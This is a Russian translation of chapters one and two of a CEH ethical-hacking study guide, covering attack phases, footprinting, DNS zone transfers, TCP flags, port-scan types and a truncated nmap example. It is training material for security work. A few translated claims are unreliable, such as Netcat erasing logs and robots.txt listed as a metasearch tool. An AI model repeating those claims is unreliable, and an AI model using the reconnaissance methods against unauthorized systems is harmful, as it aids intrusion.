Руководство по подготовке сертифицированного этичного хакера (CEH).

Перевод: by Timcore

1. Введение в этический взлом

В этой главе Вы узнаете о пяти этапах этического взлома и различных видах хакерских атак. К концу этой главы Вы сможете увидеть пять этапов этического взлома.

Этический взлом

Компании нанимают этичных хакеров для того, чтобы делать работу нелегальных хакеров: эксплуатировать уязвимости. Этичных хакеров также называют тестировщиками безопасности или пентестерами. В этой главе Вы познакомитесь с навыками, которые требуются для защиты сети от атаки. На протяжении всей книги предполагается, что высшее руководство заинтересовано в том факте, что информационные активы организации должны быть защищены. Также предполагается, что высшее руководство внедрило надлежащие политики безопасности.

Информация: активы информации должны быть защищены.
Предположения: Предположим, что высшее руководство осознает необходимость для безопасности и то, что существует политика безопасности, которая определяет, как объекты могут взаимодействовать в домене безопасности.
Задача: Ваша задача - предотвратить эксплуатацию инфраструктуры.
Решение: наймите этичного хакера со злонамеренными хакерскими возможностями.

Уязвимость

Необходимо помнить, что уязвимость – это слабость, которую можно эксплуатировать, в то время как угроза - это действие или событие, которое может поставить под вопрос

безопасности. Подумайте, как выявленные недостатки могут повлиять на безопасность.

Подумайте о следующем:


- Слабость цели из-за аналитических, проектных, эксплуатационных или организационных неудач
- Слабость информационной системы из-за системных процедур безопасности, дизайна инфраструктуры или элементов управления, которые могут быть использованы
- Слабость, ошибка проектирования или ошибка реализации, приводящая к неожиданному событию, которое ставит под угрозу безопасность устройства, сети, приложения или протокола

Атака

«Цель оценки» - это имя, данное активу, который защищен. Это может быть ИТ-система, продукт или компонент. Атака - это преднамеренное действие, предпринятое против цели, чтобы повлиять на конфиденциальность, целостность, доступность или подлинность системы. Атаки могут быть активными или пассивными, и могут быть инициированы как внутри организации, так и за ее пределами. Различные типы атак, о которых следует знать, включают следующее:
- Активные атаки изменяют целевую систему, чтобы повлиять на конфиденциальность, доверие и доступность.
- Пассивные атаки нарушают конфиденциальность данных системы без влияния на состояние системы.
- Внутренние атаки запускаются авторизованным пользователем из сети.
- Внешние атаки проводятся злоумышленником вне сети авторизация.

Безопасность против функциональности и простоты использования

Безопасность - это компромисс между функциональностью и простотой использования. Многие продукты предназначены для работы, так сказать, из коробки. При конфигурациях по умолчанию и включенном программном обеспечении страдает безопасность. Рисунок, приведенный ниже, демонстрирует взаимосвязь между безопасностью, функциональностью и простотой использования. Движение к безопасности часто означает отказ от функциональности и простоты использования. Новые продукты, выходящие на рынок, часто представляют собой баланс между функциональностью и простотой использования, что снижает безопасность для пользователей.



Фазы атаки

В случае нарушения безопасности, происходит эксплуатация и использование уязвимостей. Злоумышленник собирает конфиденциальную информацию и заметает следы. Кратко ознакомьтесь с фазами атаки, представленными ниже.

В следующих главах будут более подробно рассмотрены все этапы атаки.

Разведка: На этапе разведки, который является планированием, злоумышленник собирает как можно больше информации о цели. Обычное старое исследование может быть первым действием на этом этапе.

Затем злоумышленник может перейти к другим методам разведки, таким как сканирование. Рассмотрим виды и методы разведки: **пассивные** (где атакующий не взаимодействует с системой непосредственно. Это социальная инженерия) или **активные** (которые предполагают, что злоумышленник использует инструменты для прямого взаимодействия с системой).
Последнее может включать использование инструментов для обнаружения открытых портов, местоположения маршрутизатора, сопоставление сети и сведении об операционной системе.

Сканирование: на этапе сканирования злоумышленник пытается идентифицировать конкретные уязвимости. Сканеры уязвимостей являются наиболее широко используемыми инструментами. Сканеры портов используются для распознавания портов прослушивания, которые обеспечивают вывод типов служб, которые работают. Сканирование является логическим продолжением этапа разведки, но оно предполагает более глубокое зондирование,

которое считается продолжением активной разведки.

Получение доступа: Получение доступа обычно является целью злоумышленника, однако имейте в виду, что это не всегда так. Атака - отказ в обслуживании, например, делает ресурс недоступным, и для этого злоумышленнику не обязательно получать доступ к ресурсу, чтобы быть успешным. Существует несколько факторов, влияющих на то, будет ли злоумышленник получать доступ, например, к архитектуре целевой системы и конфигурации.

Сохранение доступа: После того, как злоумышленник успешно получил доступ, ему необходимо поддерживать доступ посредством установки бэкдора или руткита.
Чтобы не быть обнаруженным, злоумышленник также удаляет любые доказательства своей деятельности, например, изменив файлы журналов.

Организация может использовать систему обнаружения вторжений (IDS) или honeypot для обнаружения потенциальных злоумышленников.

Сокрытие следов: имейте ввиду, что злоумышленник сотрет все следы и присутствия. Такие инструменты, как Netcat или другие трояны, можно использовать для удаления активности из лог-файлов. Другие варианты включают стеганографию, сокрытие данных в другие данные, и туннелирование (которое переносит один протокол в другой).

Типы хакерских атак

Есть несколько способов, которыми злоумышленник может получить доступ к сети, используя найденные уязвимости. Эти атаки могут быть разбиты на четыре категории.

- **Операционная система:** Расширение возможностей увеличивает сложность.

- **Уровень приложений:** Для разработчиков приложений безопасность не всегда является приоритетом.

- **Упаковочный код:** Бесплатные библиотеки и код, одобренный из других источников, которые используются разработчиками.

- **Неправильная конфигурация:** Создайте эффективную конфигурацию, удалив все ненужные приложения и службы.

Хактивизм

Хактивизм - это термин, объединяющий хакинг с активизмом. Продвижение осознанной политической или социальной пропаганды, для чего хактивист использует хакерство.
В число целей входят государственные учреждения и транснациональные компании.
Ниже приведены примеры типов классов хакеров, связанные с хактивизмом:

- **Черные шляпы** используют компьютерные навыки для незаконных целей.
- **Белые шляпы** используют свою силу в оборонительных целях.
- **Серые шляпы** верят в полное раскрытие.
- **Хакеры-самоубийцы** стремятся стать жертвами за свою цель.

Этичные хакеры

Этичные хакеры используются для оценки угроз и обеспечения безопасности. Важно отметить, что этичный хакер имеет согласие организации на найм. Этичные хакеры используют те же методы и инструменты, что и злоумышленники. Этичные хакеры должны обладать следующими навыками: знание программного и аппаратного обеспечения, хорошее понимание сетей и программирования, а также знания по установке и управлению различных операционных систем.

Этичные хакеры ищут ответы на три фундаментальных вопроса:

Что злоумышленник увидит на цели?
Как злоумышленник использует эту информацию?
Распознаются ли попытки атакующих на цель?

Исследование уязвимостей

Поскольку злоумышленники исследуют эксплойты, это тоже важно для хороших парней. Всегда появляются новые продукты, и Вы должны идти в ногу с новейшими технологиями.

Существует также множество хакерских веб-сайтов, за которыми Вы можете следить.

Информация. Два отличных сайта для посещения - это **United States Computer Emergency Readiness Team** (www.us-cert.gov/) и **National Vulnerability Database** (https://nvd.nist.gov/).

Этический взлом

Когда Вам поручают выполнить задание по этичному взлому, важно помнить о следующих шагах.

1. Вы начинаете с первой встречи с клиентом, чтобы ознакомиться и подготовить соглашение о неразглашении.

2. В соглашении о неразглашении письменно указывается, полное согласие клиента на проведение тестирования.

3. Затем Вы создаете команду и готовите график тестирования. При проведении теста можно использовать один из двух подходов: тестирование черного или белого ящика. При тестировании методом черного ящика у тестировщика нет предварительных знаний или информации о системе. Тестирование белого ящика происходит как раз наоборот: тестировщик заранее знает систему. Например, тестеру рассказывается о топологии сети и предоставляется схема сети, показ всех маршрутизаторов, коммутаторов, брандмауэров и системы обнаружения инструкций (IDS).

4. После завершения тестирования Вы анализируете результаты и готовите отчет для передачи клиенту.

Компьютерное преступление

Компьютерное преступление может быть совершено с использованием компьютера или нацелено на компьютер. Важно помнить о принятых законах и быть в соответствии с этическими нормами. Чтобы узнать больше, просмотрите **Cyber Security Enhancement Act** (http://beta.congress.gov/bill/113th-congress/house-bill/756).

Резюме

В этой главе Вы познакомились с этическим взломом, хактивизмом и различных типов хакеров и хакерских атак. Теперь Вы знаете пять фаз атаки и имеете базовое представление об уязвимости исследования и сопутствующих инструментах. Вы можете описать различные способы, которыми этический хакер может протестировать целевую сеть. Наконец, Вы понимаете различные категории преступлений и важность знания законов в этой области.

2. Футпринтинг и Разведка/сканирование сетей

В этой главе Вы узнаете о футпринтинге и о том, какой тип информации можно получить с помощью этого метода, в том числе о том, как распознать типы информации, которую хакер хочет получить. В этой главе, Вы получите представление о различных инструментах сбора информации и методологии. Есть несколько дополнительных понятий, которые будут рассмотрены в этой главе: сканирование портов, сканирование сети, сканирование уязвимостей, флаги связи протоколов управления передачей (TCP), типы портов сканирования и меры противодействия сканированию.

К концу этой главы Вы сможете

- Определять типы информации, которая требуется в процессе футпринтинга.
- Описывать инструменты и методологии сбора информации.
- Объяснять перечисление DNS.
- Выполнять активную и пассивную разведку.
- Знать разницу между сканированием портов, сканированием сети и сканирование уязвимостей.
- Определять типы флагов TCP.

- Определять типы сканирования портов.
- Определять меры противодействия сканированию.

Футпринтинг

В Интернете можно найти различные ресурсы, которые помогут Вам в решении о том, как строится сеть компании. Механизм обнаружения деталей сети организации известен как футпринтинг. Обнаружение методов, используемых для сбора информации о цели, называются разведкой. Футпринтинг - это ненавязчивый процесс. Вы не получите несанкционированный доступ к данным. Доступны многочисленные инструменты, которые помогут собирать огромное количество информации на законных основаниях, и это называется конкурентной разведкой. Вы расширяете конкурентную разведку, добавляя инновации в процесс. Сетевые атаки обычно начинаются со сбора информации с сайта компании.

Инструмент WHOIS используется для сбора информации об IP-адресах и доменных именах. Его также можно использовать для идентификации учетных записей электронной почты компании. Вы можете использовать URL-адрес, чтобы узнать, какой веб-сервер и операционная система используется, а также имена ИТ-специалистов. Футпринтинг - это первая из трех фаз перед атакой. Информация, запрашиваемая во время футпринтинга, включает доменные имена, телефонные номера, аутентификацию, списки контроля доступа, IP адреса, услуги и наличие IDS.

Методология сбора информации


Злоумышленники могут получать информацию с веб-страниц, поисковых систем, заранее проверив функцию поиска на веб-

сайте, поиск по публично торгуемым компаниям или извлечение архива веб-сайта. Чтобы начать сбор информации, рассмотрите следующие рекомендации:

1. Получить исходную информацию (доменное имя).
2. Найдите диапазон сети (Nslookup, WHOIS).
3. Подтвердите активные машины (ping).
4. Обнаружение открытых портов или точек доступа (сканеры портов).
5. Обнаружение операционных систем (запрос telnet).
6. Карта сети.

Архив веб-сайтов

Wayback Machine (www.archive.org/) - это платформа, позволяющая людям получить доступ к архивным версиям веб-сайтов. Посетители Wayback Machine вводят URL-адрес, выбирают конкретную дату, а затем смотрят на архивную версию сайта.



Поиск общедоступных записей

Публичная информация может не предоставлять немедленно разоблачающие данные, но она может использоваться для построения более широкой картины. Различные сайты предлагают информацию, которая является
делом для публичного отчета:

- Гугл (www.google.com)
- VitalRec.com (www.vitalrec.com)
- Switchboard (www.switchboard.com)
- Zabasearch.com (www.zabasearch.com)
- USA.gov (www.usa.gov)

Инструменты

Утилита WHOIS (www.whois.com) используется для сбора IP-адресов и информации о домене. Напомним, что DNS использует серверы имен для разрешения имен. После определения сервера имен, который использует компания, Вы можете попробовать передать все записи, за которые отвечает DNS-сервер. Это называется передачей зоны. Чтобы определить основной DNS организации, найдите DNS-сервер, содержащий запись Start of Authority (SOA). После определения основного DNS-сервера выполните еще одну зону передачи, для просмотра всех хост-компьютеров в сети. Эта информация может помочь составить сетевую схему организации.

Некоторые из используемых инструментов классифицируются по типу информации, которую они помогают собрать:

Поиск доменного имени

- WHOIS (www.whois.com)

- SmartWhois.com
- Активный сетевой инструмент Whois (www.tucows.com/preview/1597378/Active-Whois-Browser)

Информационные инструменты DNS
- ViewDNS.info
- Перечислитель DNS (https://code.google.com/p/dnsenum/)
- SpiderFoot (www.spiderfoot.net/)
- Nslookup (встроенная команда в Linux и Windows)

Зональные переводы
- DNStuff (www.dnsstuff.com/)
- Просроченные домены (www.expireddomains.net/)

Определение сетевого диапазона

Теперь Вы можете перейти к определению сетевого диапазона цели системы. Могут быть полезны такие инструменты трассировки, как NeoTrace и Visual Route. Использование утилиты Traceroute может быть обнаружено, но другие инструменты пассивны.

Несколько вариантов включают


ARIN (www.arin.net/)
Traceroute (встроенная команда в Linux)
3D Traceroute (www.d3tr.de/)
McAfee Visual Trace (www.mcafee-neotrace-professional.com-about.com/)
VisualRoute (www.visualroute.com/)
Path Analyzer Pro (www.pathanalyzer.com/)
TouchGraph (www.touchgraph.com/navigator)
Maltego (www.paterva.com/web6/)

Другие полезные инструменты включают веб-пауков, которые могут собирать адреса электронной почты, и хранить их в базе данных. Другие инструменты например, пауки GEO могут отображать сетевую активность на карте мира. И Google Земля предоставляет изображения и географическую информацию практически для любого местоположения. Наконец, существует множество инструментов метапоисковой системы, которые отправляют запросы для других поисковых систем, а затем отображают агрегированные результаты, включая Dogpile, WebFerret, Robots.txt, WTR-Web the Ripper 2, и Website Watcher.

Ведение активной и пассивной разведки против цели

Прежде чем приступить к сканированию, Вы должны иметь четкое представление о том, как подключенные к интернету сети работают.

Моя атакующая машина имеет общедоступный IP-адрес 216.6.1.100, как показано на рисунке ниже. Сканируемая в примере организация имеет общедоступный IP-адрес. адрес 216.1.1.1. Программное обеспечение веб-сервера не установлено на брандмауэре самой машины.Когда запросы на эти услуги сделаны, брандмауэр перенаправляет эти запросы на SQL-сервер Windows 2003, который работает во внутренней сети. Таким образом, хотя Windows 2003 SQL не связана напрямую с Интернетом, пользователи Интернета могут пользоваться услугами на машины из-за перенаправления брандмауэров.



Сканирование сетей

После того, как злоумышленник определил целевую систему и провел разведку, он перейдет к получению входа в целевую систему. При сканировании сети, злоумышленник может получить информацию о цели, например, какая есть используемая операционная система и запущенные службы. Сканирование - это форма расширенной разведки, при которой злоумышленник пытается найти способы вторжения в целевую систему. Хорошее понимание протоколов TCP, UDP

и ICMP важно для понимания целей этой главы.
Важно отметить, что в интернет-протоколах 65 535 - это число портов TCP и UDP, которые доступны в IP-адресе. Вам нужно знать, какие порты преследуют злоумышленники, поэтому эти порты должны быть защищены. Когда злоумышленник обнаруживает открытый сервис, найти уязвимость не составляет труда.

Сканирование портов анализирует диапазон IP-адресов для идентификации сервисов. Сканирование сети исследует активность в сети, такую как отслеживание потока данных и функциональности сетевых устройств, и может обнаруживать активные хосты в сети. Упреждающее сканирование уязвимостей выявляет уязвимости безопасности в сети, чтобы оценить, где систему можно эксплуатировать.

Целью сканирования может быть любая из следующих целей:

- Определение работающих систем в сети.
- Узнайте, какие порты открыты.
- Выясните операционную систему цели.
- Выясните, какие службы запущены и/или прослушиваются.
- Узнаете IP-адреса.
- Определите конкретные приложения.
- Найдите уязвимости в любой системе в сети.

Методология сканирования


Понимание методологии сканирования необходимо для выбора соответствующих инструментов, которые необходимы для выполнения этой задачи. Есть пять шагов, которые могут руководствоваться процессом сканирования: проверка работающих систем, проверка открытых портов, фингерпринтинг операционной системы, сканирование на наличие уязвимостей и исследование сети.

Помня об этих пяти шагах, следующие дополнительные факторы важно учитывать:

- Проверка связи - это метод сканирования, используемый для определения диапазона IP-адресов, сопоставлении адресов с действующими системами в сети.
- Знакомство с трехсторонним рукопожатием и связью TCP флагов, управляющих соединением между хостами, и они являются входными данными для выбора метода сканирования.
- Злоумышленник получает большое преимущество, если операционная система, работающая на целевой системе известна.Захват баннера может быть использован для идентификации ОС.
- Существует множество инструментов для сканирования уязвимостей, в том числе Nessus, SAINT и GFI LANgard.

Трехстороннее рукопожатие

Вспомните трехстороннее рукопожатие. Система, которая получает SYN пакет из удаленной системы отвечает пакетом SYN/ACK, если его порт открыт. Наконец, отправляющая система отправляет ACK. Если порт системы закрыт и получает начальный пакет SYN, то он отправляет обратно пакет RST/ACK.



Флаги TCP

Следующий список включает типы флагов TCP и назначение каждого из них:

- URG: помечает входящие данные как срочные.
- ACK: Подтверждает, что пакеты были успешно получены.
- PUSH: гарантирует, что данные расставлены по приоритетам и обработаны на передающем или на принимающей стороне и используется в начале и в конце передачи данных.
- SYN: Начинается трехстороннее рукопожатие между двумя хостами.
- FIN: разрывает соединение, сформированное с использованием флага SYN.
- RST: используется, когда приходит сегмент, который не ожидает текущее соединение. Это также указывает, что удаленный хост сбросил связь.

Типы сканирования портов

Существует несколько типов сканирования портов. Важно быть знакомым с каждым из них.

1. **Сканирование SYN**: при трехэтапном рукопожатии компьютер злоумышленника отправляет начальный пакет SYN. Если злоумышленник получает в ответ пакет SYN/ACK, он быстро отвечает пакетом RST/ACK для закрытия сеанса, чтобы соединение не прерывалось. В этот момент злоумышленник знает, что порт открыт.

2. **Сканирование с подключением**: при сканировании с подключением, трехстороннее рукопожатие завершается, что делает это сканирование легко обнаруживаемым.

3. **Сканирование NULL**: при сканировании NULL все флаги пакетов отключены. Закрытый порт ответит на сканирование NULL пакетом RST. Если нет полученного пакета, высока вероятность того, что порт открыт.

4. **Сканирование XMAS**: при сканировании XMAS флаги FIN, PSH и URG установлены. Закрытые порты ответят на этот тип пакетом RST.

5. **Сканирование ACK**: Сканирование ACK используется для обхода брандмауэра, который является фильтрующим устройством. Фильтрующее устройство ищет пакет SYN. Если атакуемый порт возвращает пакет RST, порт не фильтруется.

6. **Сканирование FIN**: при сканировании FIN, целевому объекту отправляется пакет FIN. Если
порт закрыт, будет возвращен пакет RST.

7. **Сканирование UDP**: при сканировании UDP пакет UDP отправляется на цель. Ответ «Port Unreachable» означает, что порт закрыт.

Использование Nmap


Nmap - это приложение, которое можно использовать для идентификации машин в сети, в среде Linux, Mac или Windows. Его также можно использовать для оценки протокола управления передачей (TCP) и протокола пользовательских дейтаграмм (UDP) портов. Nmap может предоставить индикацию операционной системы, используемой удаленной машиной.


```
root@bt:~# nmap 216.1.1.1

Starting Nmap 6.01 ( http://nmap.org ) at 2013-02-22 13:32 EST
Nmap scan report for 216.1.1.1
Host is up (0.00045s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
23/tcp  open  telnet
25/tcp  open  smtp
